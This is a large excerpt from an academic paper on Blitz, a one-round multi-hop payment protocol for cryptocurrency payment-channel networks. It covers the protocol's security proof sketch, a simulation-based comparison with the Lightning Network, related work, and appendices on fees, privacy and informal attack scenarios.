1. If $\tau_x < T - t_{\mathsf{c}} - 2\Delta$ and $\mathsf{tx}^{\mathsf{er}}$ on the blockchain, $\mathsf{closeChannel}(\overline{\gamma_i})$ and, after $\mathsf{tx}_i^{\mathsf{state}}$ is accepted on the blockchain within at most t_{c} rounds, wait Δ rounds. Let $\sigma_{\widetilde{U_i}}(\mathsf{tx}_i^{\mathsf{r}})$ be a signature using the secret key $\mathsf{sk}_{\widetilde{U_i}}$. $\mathsf{publishTx}(\mathsf{tx}_i^{\mathsf{r}}, (\sigma_{\widetilde{U_i}}(\mathsf{tx}_i^{\mathsf{r}}), \sigma_{U_i}(\mathsf{tx}_i^{\mathsf{r}}), \sigma_{U_{i+1}}(\mathsf{tx}_i^{\mathsf{r}})))$.
2. If $\tau_x > T$, $\overline{\gamma_i}$ is closed and $\mathsf{tx}^{\mathsf{er}}$ and $\mathsf{tx}_i^{\mathsf{state}}$ is on the blockchain, but not $\mathsf{tx}_i^{\mathsf{r}}$, $\mathsf{publishTx}(\mathsf{tx}_{i-1}^{\mathsf{p}}, (\sigma_{U_i}(\mathsf{tx}_{i-1}^{\mathsf{p}})))$.

Figure 6: The Blitz payment protocol

secure as $\mathcal{F}_{Pay}$. To prove this, we design a simulator $\mathcal{S}$, which translates any attack on the protocol into an attack on the ideal functionality. Then, we show that no PPT *environment* can distinguish between interacting with the real world and interacting with the ideal world. In the real world, the environment sends instructions to a real attacker $\mathcal{A}$ and interacts with Π. In the ideal world, the environment sends attack instructions to $\mathcal{S}$ and interacts with $\mathcal{F}_{Pay}$.

We need to show that the same messages are output in the same rounds and the same transactions are posted on the ledger in the same rounds in both the real and the ideal world, regardless of adversarial presence. To achieve this, the simulator needs to instruct the ideal functionality to output a message whenever one is output in the real protocol and the simulator needs to post the same transactions on the ledger. By achieving this, the environment cannot trivially distinguish between the real and the ideal world anymore just be looking at the messages and transactions as well as their respective timing. Formally, in the full version [6] we prove Theorem 1.

Theorem 1. *(informal) Let Σ be a EUF-CMA secure signature scheme. Then, for any ledger delay $\Delta \in \mathbb{N}$, the protocol Π UC-realizes the ideal functionality $\mathcal{F}_{Pay}$.*

Macros (see Appendix H)

`checkTxIn`$(\mathsf{tx}^{\mathsf{in}}, n, U_0)$**:** If $\mathsf{tx}^{\mathsf{in}}$ is well-formed and has enough coins, returns $\top$. **`checkChannels`**$(\mathsf{channelList}, U_0)$**:** If $\mathsf{channelList}$ forms a valid path, returns the receiver U_n, else $\bot$. **`checkT`**(n, T)**:** If T is sufficiently large, return $\top$. Otherwise, return $\bot$ **`genTxEr`**$(U_0, \mathsf{channelList}, \mathsf{tx}^{\mathsf{in}})$**:** Generates $\mathsf{tx}^{\mathsf{er}}$ from $\mathsf{tx}^{\mathsf{in}}$ along with a list of values rList to redeem their stealth adresses and an onion containing the routing information. **`genState`**$(\alpha_i, T, \overline{\gamma_i})$**:** Generates and returns a new channel state carrying transaction $\mathsf{tx}_i^{\mathsf{state}}$ from the given parameters, shown in Figure 4. **`checkTxEr`**$(U_i, a, b, \mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_i)$**:** Checks if $\mathsf{tx}^{\mathsf{er}}$ is correct, U_i has a stealth address in it and onion_i holds routing information. If unsuccessful, returns $\bot$. If U_i is the receiver, returns $(\top, \top, \top, \top, \top)$. Else, returns $(\mathsf{sk}_{\widetilde{U_i}}, \theta_{\varepsilon_i}, R_i, U_{i+1}, \mathsf{onion}_{i+1})$ containing the output belonging to U_i θ_{ε_i}, the secret key to spend it $\mathsf{sk}_{\widetilde{U_i}}$, the next user and the next onion.

Figure 7: Subprocedures used in the protocol

5.2 Informal security discussion

Due to space constraints, we only argue informally here why Blitz achieves security and privacy (see Section 4.1). We give a more formal discussion in the full version [6] and consider the security against some concrete attacks in Appendix D.

Balance security An honest intermediary will forward a payment to its right neighbor only if first invoked by its left neighbor. If constructed correctly, the refund transactions in both channels depend on $\mathsf{tx}^{\mathsf{er}}$ being published and the timing is identical. Also, the payment transactions have identical conditions in both channels. The only possible way for an intermediary to lose money is, if it were to pay its money to the right neighbor, while the left neighbor refunded. However, if the left neighbor is able to refund, this means that also the intermediary itself can refund. Similarly, if the right neighbor is able to claim the money, the intermediary can also claim it.

Honest sender A sender that does not receive a confirmation of the receiver that it received the money in time, can trigger a refund by publishing $\mathsf{tx}^{\mathsf{er}}$. In the setup phase of the protocol, the sender ensures that there is enough time for this.

Honest receiver The receiver gets the money in exchange for some service. It will wait until being certain that the money will be received before shipping the product. The transaction $\mathsf{tx}^{\mathsf{er}}$ on the blockchain is a proof that a refund has occurred.

Privacy Blitz requires to share with intermediaries $\mathsf{tx}^{\mathsf{er}}$, routing information and the value that is being paid. The transaction $\mathsf{tx}^{\mathsf{er}}$ uses stealth addresses for its outputs and an unlinkable input, thereby granting sender, receiver and path privacy in the honest case, as defined in Section 4.1. As in the LN however, the stronger notion of relationship anonymity [19] does not hold; the payment can be linked by comparing (i) in Blitz, $\mathsf{tx}^{\mathsf{er}}$ and (ii) in the LN, the hash value. In the pessimistic case, the balance is claimed on-chain. In both Blitz and the LN, this breaks sender, path and receiver privacy. We defer the reader to Appendix A for a more detailed discussion on all privacy properties mentioned in this paragraph.

6 Evaluation

In this section, we evaluate the benefits that Blitz offers over the LN. The source code for our simulation is at [1].

Testbed We took a snapshot of the LN graph (October 2020) from https://ln.bigsun.xyz/ containing 11.6k nodes, 6.5k of which have 30.9k active channels with a total capacity of 1166.7 BTC, which account for around 13.2M USD in October 2020. We ignore the nodes without active channels. The initial distribution of the channel balance is unknown. We assume that initially the balance at each channel is available to both users. It is assigned to a user as required by payments in a first come, first serve basis. Naturally, the balance that has already been used and thus assigned to one user in the channel, is not reassigned to the other user. Since we use this strategy consistently throughout all our experiments, this assignment does not introduce any bias in the results.

Simulation setup We discretize the time in rounds and each round represents the collateral time per hop (i.e., 1 day or 144 blocks as in the LN). In such a setting, we simulate payments in batches as follows. Assume that we want to simulate *NPay* payments for an amount of *Amt* and with a failure rate of *FRate*. For that, in a first batch we simulate the *FRate* % of *NPay* payments, where each payment is between two nodes s and r (such that $s \neq r$) selected at random in the graph and routed through the cheapest path according to fees. Moreover, each payment in this batch is disrupted at an intermediary node chosen at random in the path between s and r. Finally, for each payment, some balance is marked to be locked at the channels for a certain number of rounds during the second batch, depending on whether we are evaluating the LN (i.e., staggered rounds) or Blitz (i.e., single round). We model thereby a setting where the network contains locked collateral due to disrupted payments.

After the first batch, we simulate a second one of *NPay* payments over 3 rounds as before, assuming that they are not disrupted (e.g., go over paths of honest nodes). We remark that here each payment may still be unsuccessful because there are not enough unlocked funds in the path between s and r. We focus thus on the effect that staggered vs. constant collateral has in the number of successful payments.

Setting parameters Due to the off-chain nature of the LN, there is no ground truth for payment data, a common limitation in PCN related work. We try to make reasonable assumptions for these unknown parameters in our simulation. We sample the payment amount *Amt* for each payment from the range $[1000, \mathsf{ub}]$. We use a lower bound of 1000, as technically the minimum is 546 satoshis (=1 dust) and we additionally account for fees. We select an upper bound (ub) out of $\{3000, 6000, 9000\}$, which is around 0.1%, 0.2% and 0.3% of the average channel capacity. We consider two different number of payments *NPay*, 78k and 978k. The former corresponds to four payments per active node and per round (ppnpr) modeling a setting with sporadic payments (e.g., a banking system), whereas the latter corresponds to 50 ppnpr, modeling a higher payment frequency (e.g., micropayments).




Figure 8: Ratio $\mathsf{fail}_{\mathsf{LN}}/\mathsf{fail}_{\mathsf{Blitz}}$. (Left) we fix the number of disrupted payments at 0.5% and vary ub. (Right) we fix ub at 3000 and vary the number of disrupted payments.

Finally, we vary the amount of disrupted payments *FRate* as $\{0.5, 1, 2.5\}$ % of the total payments *NPay*. We divide these disrupted payments into two groups of equal size. In the first half, the payment is stopped during the setup phase (from s to r). In the LN, the channels before the faulty/malicious node are locked with a staggered collateral lock time. In Blitz, due to the sender publishing $\mathsf{tx}^{\mathsf{er}}$, the funds are immediately unlocked. In the second half, the payment fault occurs in the second phase, which in the LN is the unlocking and in Blitz the fast track. This models the case where a node is offline or an attacker delays the completion of the payment until the last possible moment. In the LN, the collateral left of the malicious node is again staggered, whereas in Blitz the channels right of that node are locked for one simulation round. Finally, we note that distributing the disrupted payments differently into these groups will alter the results accordingly (see Appendix G).

Collateral effect We calculate the number of unsuccessful payments in a baseline case (i.e., omitting the first batch of disrupted payments), in Blitz as well as in the LN and we say that $\mathsf{fail}_{\mathsf{Blitz}}$ (correspondingly $\mathsf{fail}_{\mathsf{LN}}$) is the number of payments that fail in Blitz (correspondingly the LN) when subtracting those failing also in the baseline case. We carry out every experiment for a given setting eight times and calculate the average. In Figure 8 we show the ratio $\mathsf{fail}_{\mathsf{LN}}/\mathsf{fail}_{\mathsf{Blitz}}$. For all choices of parameters, there are more unsuccessful payments in the LN than in Blitz, showing thus the practical advantage of Blitz by requiring only constant collateral. We also observe that difference grows in favor of Blitz with the number of payments, showing that the advantage in terms of collateral is higher in use cases for which initially the LN was designed such as micropayments. Finally, we observe that Blitz offers higher transaction throughput even with an arguably small ratio of disrupted payments (i.e., a reduced adversarial effect).

Wormhole attack We measure an upper bound on the amount of fees potentially at risk in the LN, due to it being prone to the wormhole attack. We observe that the amount of coins at risk grows with the number of payments and their amount. In particular, with 50 ppnpr and an upper bound of

3000 (modeling e.g., a micropayment setting), we observe that the LN put at risk 0.25 BTC (2831 USD in October 2020). Increasing the upper bound to 9000 while keeping 65 ppnpr, we observe that the LN put at risk 0.30 BTC. Blitz prevents the wormhole attack and the stealing of these fees by design.

Computation overhead The Blitz protocol does not require any costly cryptography. In particular, it requires that each user verifies locally the signatures for the involved transactions. Moreover, each user must compute three signatures (see Figure 4) independently on the number of channels involved in the payment. In the LN, each user requires to compute only two signatures, one per each commitment transaction representing the new state. We remark, however, that these are all simple computations that can be executed in negligible time even with commodity hardware.

Communication overhead We find that the contract size in Blitz is 26% smaller than the size of the HTLCs in the LN. This advantage is crucial in practice as current LN payment channels cannot hold more than 483 HTLC (and thus 483 in-flight payments) simultaneously, because otherwise, the size of the off-chain state would be higher than a valid Bitcoin transaction [23, 28]. The reduced communication overhead in Blitz implies then that it allows for more simultaneous in-flight payments per channel than in the LN.

In the pessimistic case, the LN requires to include on-chain one transaction per channel (158 Bytes for refund, 192 Bytes for payment), while Blitz requires not only one on-chain transaction per channel (307 Bytes for refund, 158 Bytes for payment), but also that the sender includes the transaction $\mathsf{tx}^{\mathsf{er}}$ to ensure that the refund is atomic. In this sense, the LN requires a smaller overhead than Blitz for the pessimistic case. We remark that there exist incentives in PCNs for the nodes to follow the optimistic case and reduce entering the pessimistic case because it requires to close the channels and cannot be used for further off-chain payments without re-opening them, with the consequent cost in time and fees. We give detailed results about communication overhead in Appendix F.

7 Related work

PCNs have attracted plenty of attention from academia [13, 18, 20, 21, 27] and have been deployed in practice [22]. These PCNs, with the exception of Interledger [27], follow the 2-phase-commit paradigm and suffer from (some of) the drawbacks we have discussed in this work, namely, prone to the wormhole attack, griefing attacks, staggered collateral or rely on scripting functionality not widely available. Interledger is a 1-phase protocol that however does not provide security.

Sprites [21] is the first multi-hop payment (MHP) that achieves constant collateral. It, however, relies on Turing complete smart contracts (available in, e.g., Ethereum) thereby reducing its applicability in practice. Other constructions that require Turing complete smart contracts, e.g., State channels [11], achieve constant collateral, but have similar privacy issues as the LN when used for MHPs. AMCU [13] achieves constant collateral and is compatible with Bitcoin. AMCU, however, reveals every participant to each other, a privacy leakage undesirable in the MHP setting.

To improve privacy, [19] introduced MHTLCs. In [30], CHTLCs based on Chameleon hash functions were introduced, a functionality that is again not supported in most cryptocurrencies (e.g., in Bitcoin). AMHL [20] replaces the HTLC contract with novel cryptographic locks to avoid the wormhole attack. MHTLC, CHTLC or AMHL based MHPs all follow the 2-phase-commit paradigm and require staggered collateral. We defer to Appendix B for works on 1-phase commits in the context of distributed databases.

8 Conclusion

Payment-channel networks (PCNs) are the most prominent solution to the scalability problem of cryptocurrencies with practical adoption (e.g., the LN). While optimistic 1-round payments (e.g., Interledger) are prone to theft by malicious intermediaries, virtually all PCNs today follow the 2-phase-commit paradigm and are thus prone to a combination of: (i) security issues such as wormhole attacks; (ii) staggered collateral; and (iii) limited deployability as they rely on either HTLC or Turing complete smart contracts.

We find a redundancy implementing a 2-phase-commit protocol on top of the consensus provided by the blockchain and instead design Blitz, a multi-hop payment protocol that demonstrates for the first time that it is possible to have a 1-round payment protocol that is secure, resistant to wormhole attacks by design, has constant collateral, and builds upon digital signatures and timelock functionality from the underlying blockchain's scripting language. Our experimental evaluation shows that Blitz reduces the number of unsuccessful payments by a factor of between 4x and 33x, reduces the size of the payment contract by a 26% and saves up to 0.3 BTC (3397 USD in October 2020) in fees over a three day period as it avoids wormhole attacks by design.

Blitz can be seamlessly deployed as a (additional or alternative) payment protocol in the current LN. We believe that Blitz opens possibilities of performing more efficient and secure payments across multiple different cryptocurrencies and other applications built on top, research directions which we intend to pursue in the near future.

Acknowledgements This work has been supported by the European Research Council (ERC) under the Horizon 2020 research (grant 771527-BROWSEC); by the Austrian Science Fund (FWF) through the projects PROFET (grant P31621), the Meitner program (grant M-2608) and the project W1255-N23; by the Austrian Research Promotion Agency (FFG) through the Bridge-1 project PR4DLT (grant 13808694) and the COMET K1 SBA; by the Vienna Business Agency through the project Vienna Cybersecurity and Privacy Research Center (VISP); by CoBloX Labs; by the National Science Foundation (NSF) under grant CNS-1846316.

References

[1] Blitz simulation: Github repository, 2020. https://github.com/blitz-payments/simulation.

[2] M. Abdallah, R. Guerraoui, and P. Pucheral. One-phase commit: does it make sense? *Conference on Parallel and Distributed Systems*, 1998.

[3] Yousef J. Al-houmaily and Panos K. Chrysanthis. Two-Phase Commit in Gigabit-Networked Distributed Databases. In *Parallel and Distributed Computing Systems*, 1995.

[4] Yousef J Al-Houmaily and Panos K Chrysanthis. 1-2PC: the one-two phase atomic commit protocol. In *Symposium on Applied Computing*, 2004.

[5] Lukas Aumayr, Oguzhan Ersoy, Andreas Erwig, Sebastian Faust, Kristina Hostakova, Matteo Maffei, Pedro Moreno-Sanchez, and Siavash Riahi. Generalized Bitcoin-Compatible Channels. Cryptology ePrint Archive. https://eprint.iacr.org/2020/476.

[6] Lukas Aumayr, Pedro Moreno-Sanchez, Aniket Kate, and Matteo Maffei. Blitz: Secure Multi-Hop Payments Without Two-Phase Commits. Cryptology ePrint Archive, Report 2021/176, 2021. https://eprint.iacr.org/2021/176.

[7] Vivek Bagaria, Joachim Neu, and David Tse. Boomerang: Redundancy Improves Latency and Throughput in Payment-Channel Networks. In *FC*, 2020.

[8] Jan Camenisch and Anna Lysyanskaya. A Formal Treatment of Onion Routing. In *CRYPTO*, 2005.

[9] Ran Canetti, Yevgeniy Dodis, Rafael Pass, and Shabsi Walfish. Universally Composable Security with Global Setup. In *TCC*, 2007.

[10] G. Danezis and I. Goldberg. Sphinx: A Compact and Provably Secure Mix Format. In *IEEE S&P*, 2009.

[11] Stefan Dziembowski, Lisa Eckey, Sebastian Faust, Julia Hesse, and Kristina Hostáková. Multi-party Virtual State Channels. In *EUROCRYPT*, 2019.

[12] Stefan Dziembowski, Lisa Eckey, Sebastian Faust, and Daniel Malinowski. PERUN: Virtual Payment Channels over Cryptographic Currencies. In *IEEE S&P*, 2019.

[13] Christoph Egger, Pedro Moreno-Sanchez, and Matteo Maffei. Atomic Multi-Channel Updates with Constant Collateral in Bitcoin-Compatible Payment-Channel Networks. In *CCS*, 2019.

[14] Shafi Goldwasser, Silvio Micali, and Ronald L Rivest. A digital signature scheme secure against adaptive chosen-message attacks. *SIAM Journal on computing*, 1988.

[15] Lewis Gudgeon, Pedro Moreno-Sanchez, Stefanie Roos, Patrick McCorry, and Arthur Gervais. SoK: Off The Chain Transactions. In *FC*, 2020.

[16] Rachid Guerraoui and Jingjing Wang. How Fast can a Distributed Transaction Commit? In *PODS*, 2017.

[17] Maurice Herlihy, Liuba Shrira, and Barbara Liskov. Cross-chain Deals and Adversarial Commerce. *VLDB*, 2019.

[18] Aggelos Kiayias and Orfeas Stefanos Thyfronitis Litos. A Composable Security Treatment of the Lightning Network. In *CSF*, 2019.

[19] Giulio Malavolta, Pedro Moreno-Sanchez, Aniket Kate, Matteo Maffei, and Srivatsan Ravi. Concurrency and Privacy with Payment-Channel Networks. In *CCS*, 2017.

[20] Giulio Malavolta, Pedro Moreno-Sanchez, Clara Schneidewind, Aniket Kate, and Matteo Maffei. Anonymous Multi-Hop Locks for Blockchain Scalability and Interoperability. In *NDSS*, 2019.

[21] Andrew Miller, Iddo Bentov, Ranjit Kumaresan, and Patrick McCorry. Sprites: Payment Channels that Go Faster than Lightning. In *FC*, 2019.

[22] Joseph Poon and Thaddeus Dryja. The Bitcoin Lightning Network: Scalable Off-Chain Instant Payments, 2016. https://lightning.network/lightning-network-paper.pdf.

[23] EmelyanenkoK (pseudonym). Payment channel congestion via spam-attack. https://github.com/lightningnetwork/lightning-rfc/issues/182.

[24] Stefanie Roos, Pedro Moreno-Sanchez, Aniket Kate, and Ian Goldberg. Settling Payments Fast and Private: Efficient Decentralized Routing for Path-Based Transactions. In *NDSS*, 2018.

[25] Vibhaalakshmi Sivaraman, Shaileshh Bojja Venkatakrishnan, Kathleen Ruan, Parimarjan Negi, Lei Yang, Radhika Mittal, Giulia C. Fanti, and Mohammad Alizadeh. High Throughput Cryptocurrency Routing in Payment Channel Networks. In *NSDI*, 2020.

[26] James W Stamos and Flaviu Cristian. Coordinator log transaction execution protocol. *Distributed and Parallel Databases*, 1993.

[27] Stefan Thomas and Evan Schwartz. A protocol for interledger payments, 2015. https://interledger.org/interledger.pdf.

[28] Sergei Tikhomirov, Pedro Moreno-Sanchez, and Matteo Maffei. A Quantitative Analysis of Security, Anonymity and Scalability for the Lightning Network. In *IEEE S&B Workshop*, 2020.

[29] Nicolas Van Saberhagen. Cryptonote v 2.0, 2018. https://cryptonote.org/whitepaper.

[30] Bin Yu, Shabnam Kasra Kermanshahi, Amin Sakzad, and Surya Nepal. Chameleon Hash Time-lock Contract for Privacy Preserving Payment Channel Networks. In *Conference on Provable Security*, 2019.

[31] Alexei Zamyatin, Mustafa Al-Bassam, Dionysis Zindros, Eleftherios Kokoris-Kogias, Pedro Moreno-Sanchez, Aggelos Kiayias, and William J. Knottenbelt. SoK: Communication Across Distributed Ledgers. In *FC*, 2021.

A Discussion on practical deployment

Payment fees We encode a fee mechanism in our construction. For simplicity, we assume that every intermediary charges the same fee amount: fee. However, it is trivial to extend this mechanism to allow for different fees. The sender initially puts an amount $\alpha_0 := \alpha + \text{fee} \cdot (n-1)$ in the output $\theta_{i,0}$. Every intermediary now deducts fee from this amount when opening the construction with its own right neighbor. Specifically, an intermediary U_i receives α_{i-1} and forwards only $\alpha_i := \alpha_{i-1} - \text{fee}$. Thereby, every intermediary effectively gains fee coins in the case of a successful payment.

Refund tradeoff In the case of a refund, where a fast refund (see Section 3) is not possible, the sender has to publish $\mathsf{tx}^{\mathsf{er}}$. Doing this will have the cost of publishing this transaction (and possibly the transaction containing its input) plus the $(n-1)\cdot\varepsilon$ that go to the intermediaries. The amount ε can be the smallest possible amount of cash, since it is just used to enable the payment. In other words, for Bitcoin we can say $\varepsilon := 1$ satoshi[1], which is currently around 0.00011 USD. However, the refund of Blitz payments has a fundamental advantage over the one in the Lightning Network (LN). The refund time is only consant in the worst case and if the sender is honest, is only the time it takes to publish $\mathsf{tx}^{\mathsf{er}}$ (i.e., Δ) instead of $n \cdot \xi$. We presented this advantage in Section 3.

So the tradeoff is a more expensive, but much faster refund. This immensely reduces the effect of griefing attacks and increases the overall transaction throughput.

Race We already mentioned that only the sender can publish $\mathsf{tx}^{\mathsf{er}}$ and because of the time delays, the timing is the same for every user on the path. We claimed that the latest possible time to safely publsih $\mathsf{tx}^{\mathsf{er}}$ and still be able to claim the refund is $T - t_{\mathsf{c}} - 3\Delta$. However, there is a time frame after $T - t_{\mathsf{c}} - 3\Delta$ up until $T - t_{\mathsf{c}} - 2\Delta$, where the sender could publish $\mathsf{tx}^{\mathsf{er}}$ and still, $\mathsf{tx}_i^{\mathsf{r}}$ would be sent to the ledger before time T. However now, everyone is at risk, because we said that accepting a transaction takes at most Δ time and at time T, already $\mathsf{tx}_i^{\mathsf{p}}$ might be sent to the ledger and there might be a race over which of these two transactions is accepted first. We argue, that a sender will not do this, as this puts himself at the same risk as ever other intermediary. For a way of preventing this race entirely, we defer the reader to the full version [6].

Obfuscate the length of the path By adding additional dummy outputs (that belong to fresh addresses of the sender) to $\mathsf{tx}^{\mathsf{er}}$, a sender can obfuscate the path length. Note that the rList has to include some random values as well, so that it has the same number of elements as $\mathsf{tx}^{\mathsf{er}}$ has outputs. Note that by looking at the time lock in the LN, the path length or at least ones position within the path is leaked to some degree.

[1] In practice, Bitcoin transactions need to carry a total amount of one dust, which is 546 satoshis. Having individual outputs of one satoshi is not a problem, as the sender can include an additional output to a stealth address under its control, such that the sum is greater than one dust. In $\mathsf{tx}_i^{\mathsf{r}}$, the output of $\mathsf{tx}^{\mathsf{er}}$ holding one satoshi is combined with the first output of the state $\mathsf{tx}^{\mathsf{state}}$, resulting in a sum larger than one dust.

Extended privacy discussion As mentioned in Section 4.1, Blitz achieves sender, receiver and path privacy, which provide a measure of privacy in the case of a successful payment. To hide the path from users observing $\mathsf{tx}^{\mathsf{er}}$, we use stealth addresses for the outputs of $\mathsf{tx}^{\mathsf{er}}$. This allows to have path privacy as defined in Section 4.1, where malicious intermediaries cannot determine the participants of the payment other than their direct neighbors. We stress that as in the LN, the stronger notion of relationship anonymity [19] does not hold. Two users can link a payment by comparing the transaction $\mathsf{tx}^{\mathsf{er}}$ in Blitz, or the hash value in the LN.

To make an on-chain linking of the sender impossible, we require the input of $\mathsf{tx}^{\mathsf{er}}$ to be fresh and unlinkable to the sender. In practice, this can be achieved as follows. The sender creates off-chain an intermediary transaction $\mathsf{tx}^{\mathsf{in}}$ that spends from an output under the sender's control $\mathsf{tx}^{\mathsf{sdr}}$ to a newly generated address of the sender, never used before. Then, $\mathsf{tx}^{\mathsf{er}}$ uses this output with the new address of $\mathsf{tx}^{\mathsf{in}}$ as input. Since $\mathsf{tx}^{\mathsf{in}}$ is off-chain, users observing $\mathsf{tx}^{\mathsf{er}}$ are unable to link the payment to an on-chain identity. Again, this is due to inputs referring to a transaction hash plus an id of the output.

In the pessimistic case, these properties do not hold anymore. If the transactions go on-chain, they can be linked together by observing a shared transaction $\mathsf{tx}^{\mathsf{er}}$ or time T. The same holds true in the LN, where transactions that spend from an HTLC with the same hash value, can be linked.

Redundancy for improving throughput and latency Routing a payment through a path can fail or be delayed due to unknown channel balances, offline or malicious users or other reasons. Following Boomerang [7], a sender can construct several redundant payments across several paths, that differ in one or more users. For this, the sender creates a transaction $\mathsf{tx}^{\mathsf{er}}$ for each of these redundant payments and forwards them. Intermediary users have to open a payment construction (build $\mathsf{tx}_i^{\mathsf{r}}$ and $\mathsf{tx}_i^{\mathsf{p}}$) for every $\mathsf{tx}^{\mathsf{er}}$ that they receive.

Should an intermediary user have a choice of forwarding a payment to several different neighbors, it can choose one and start a fast refund (Section 3) for the other payments. Should several different payments reach the receiver, it can start the fast refund for all but one of them. In the worst case, if the sender sees that after some time more than one payment is active, it can start the refund by publishing the according transaction $\mathsf{tx}^{\mathsf{er}}$. With this, the sender can ensure that at most one of the redundant payments is carried out. This technique is useful to improve transaction throughput and latency and we achieve it without any additional cryptography.

Concurrent payments Two parties of a payment channel can achieve concurrent payments as follows. They agree to update their current channel state $\mathsf{tx}_i^{\mathsf{state}}$ to a new state $\mathsf{tx}_i^{\mathsf{state}'}$, where any unresolved in-flight Blitz payments are carried over. More concretely, for every unresolved payment the transactions $\mathsf{tx}_i^{\mathsf{r}}$ and $\mathsf{tx}_i^{\mathsf{p}}$ are recreated, but the input for these transactions is changed from using an output of $\mathsf{tx}_i^{\mathsf{state}}$ to using an output of $\mathsf{tx}_i^{\mathsf{state}'}$. Afterwards, the right user's signature

for $\mathsf{tx}_i^{\mathsf{r}}$ is given to the left user and only then, the old state $\mathsf{tx}_i^{\mathsf{state}}$ is revoked using the revocation technique in the LN (outlined in Appendix C). In other words, the same channel state-management of the LN is reused in Blitz, but changing the HTLC contract for the Blitz contract. We show an illustrative example of concurrent payments in Figure 9.

B 1-phase commits in distributed databases

The concepts of 1-phase commits [2, 3, 26] and one-two commit [4] have been studied for distributed databases in general. These protocols introduce recovery mechanisms such as coordinator Log [26], implicit Yes-Vote [3] or logical logging [2] towards avoiding the voting/commit/prepare phase of 2-phase commits. However, extending observation by Herlihy, Liskov, and Shrira [17], traditional 1-phase commit ideas are not directly applicable to PCNs: while PCNs (with blockchain-based conflict resolution) are structurally similar to transactions over distributed database, they are fundamentally different in terms of the ACID properties and the adversarial assumptions. Nevertheless, analyses such as [16] can still be interesting to understand lower-bounds for PCNs.

C Payment channels in more detail

In this section, we give a more detailed account on payment channels. A payment channel is used by two parties P and Q to perform several payments between them while requiring only two on-chain transactions. It is set up by two parties spending some coins to a shared multisig output (i.e., an output θ with $\theta.\phi := \mathsf{MultiSig}(P,Q)$). Before signing and publishing this transaction however, they create transactions (so called *commitment transactions* tx^{c}) that spend this shared output in some way, e.g., giving each party some balance. We also refer to this as the (current) *state* of the channel. Now after publishing this tx^{f} on-chain, they can update their balances by creating new commitment transactions tx^{c}, rebalancing the funds of the channel and thereby carrying out payments. We note that there are implementations that use two commitment transactions per state (in other words, one per party) such as the Lightning Network (LN) [22] whereas a more recent construction called generalized channels [5] requires one commitment transaction per state. In this work, we leverage the latter construction, although other ledger channel protocols such as the one of the LN would work as well.

After a channel has been updated several times, there exist several tx^{c} that can be published. In order to prevent misbehavior, where one party publishes an older state of the channel, which perhaps is financially more advantageous to it, we employ a punishment mechanism. If an old state is published, the other, honest user can carry out this punishment to gain all funds of the channel. For this to work, both parties exchange revocation secrets every time a state is succeeded by a new one. This secret, together with the outdated tx^{c} that is published by the misbehaving user is enough to claim all funds of the channel. The latest state can always be safely published as the corresponding revocation secret was not yet revealed. This mechanism provides an economical incentive not to publish an old tx^{c}.

To close a payment channel, the parties can merely publish the latest tx^{c} to the ledger, which terminates the channel. In summary, two parties can use a payment channel to carry out arbitrary many off-chain payments that rebalance some funds, but only need to publish two transactions on the blockchain, one to open the channel and one to close it, saving both fees and increasing the cryptocurrency's transaction throughput.

D Concrete attack scenarios (informal)

In this section, we consider some attacks against Blitz and argue informally, why balance security still holds.

$\mathsf{tx}^{\mathsf{er}}$ is tampered If $\mathsf{tx}^{\mathsf{er}}$ is tampered by some intermediary, the next intermediary will see that the message embedded in the routing information is not $\mathcal{H}(\mathsf{tx}^{\mathsf{er}})$ anymore. Assuming that a malicious intermediary does not know the routing information especially not the receiver, changing the routing information will result in the receiver not being reached.

Also, note that balance security holds even in the case where $\mathsf{tx}^{\mathsf{er}}$ is tampered, as long as every intermediary U_i makes sure, that its refund $\mathsf{tx}_i^{\mathsf{r}}$ depends on the same $\mathsf{tx}^{\mathsf{er}}$ as the refund of its neighbor $\mathsf{tx}_{i-1}^{\mathsf{r}}$. Also note, that intermediaries have to ensure the same for the time T, in order to have the same time as their neighbor. Should an intermediary change the time T to a smaller value, it potentially only hurts itself by not being able to refund in time, while its left neighbor actually is. If the time T is changed to a larger value, this may delay the execution of the payment, however it is detectable, if the receiver sends this time T back to the sender, who can check if it was tampered.

Some users are skipped (wormhole) Users cannot be skipped, as the routing information can only be opened by the next user. A malicious user would not know the receiver and would not be able to forge the sender's signature of $\mathcal{H}(\mathsf{tx}^{\mathsf{er}})$ that is embedded as a message to the receiver in this onion. The only thing for the malicious user is to stop forwarding the payment (griefing attack). Users that are skipped in the fast-track payment will not be cheated out of their fees or funds, rather this money will be locked until at most until T instead of being accessible immediately (see Section 3).

Sender publishes $\mathsf{tx}^{\mathsf{er}}$ after starting fast track Assume a malicious sender started the fast track with its neighbor, but the fast track updates have not yet reached the receiver. Should the sender now publish $\mathsf{tx}^{\mathsf{er}}$, the intermediaries that did not yet perform the fast track will refund. The receiver will say that it did not receive the money and will not ship the promised product. The sender cannot prove that the receiver got the money, even though it has the payment confirmation in form of the receiver's signature of $\mathsf{tx}^{\mathsf{er}}$. The transaction $\mathsf{tx}^{\mathsf{er}}$ on the blockchain is a proof of revocation, and the sender will have lost its money without getting anything in return. The sender should thus not publish $\mathsf{tx}^{\mathsf{er}}$ after starting the fast track.

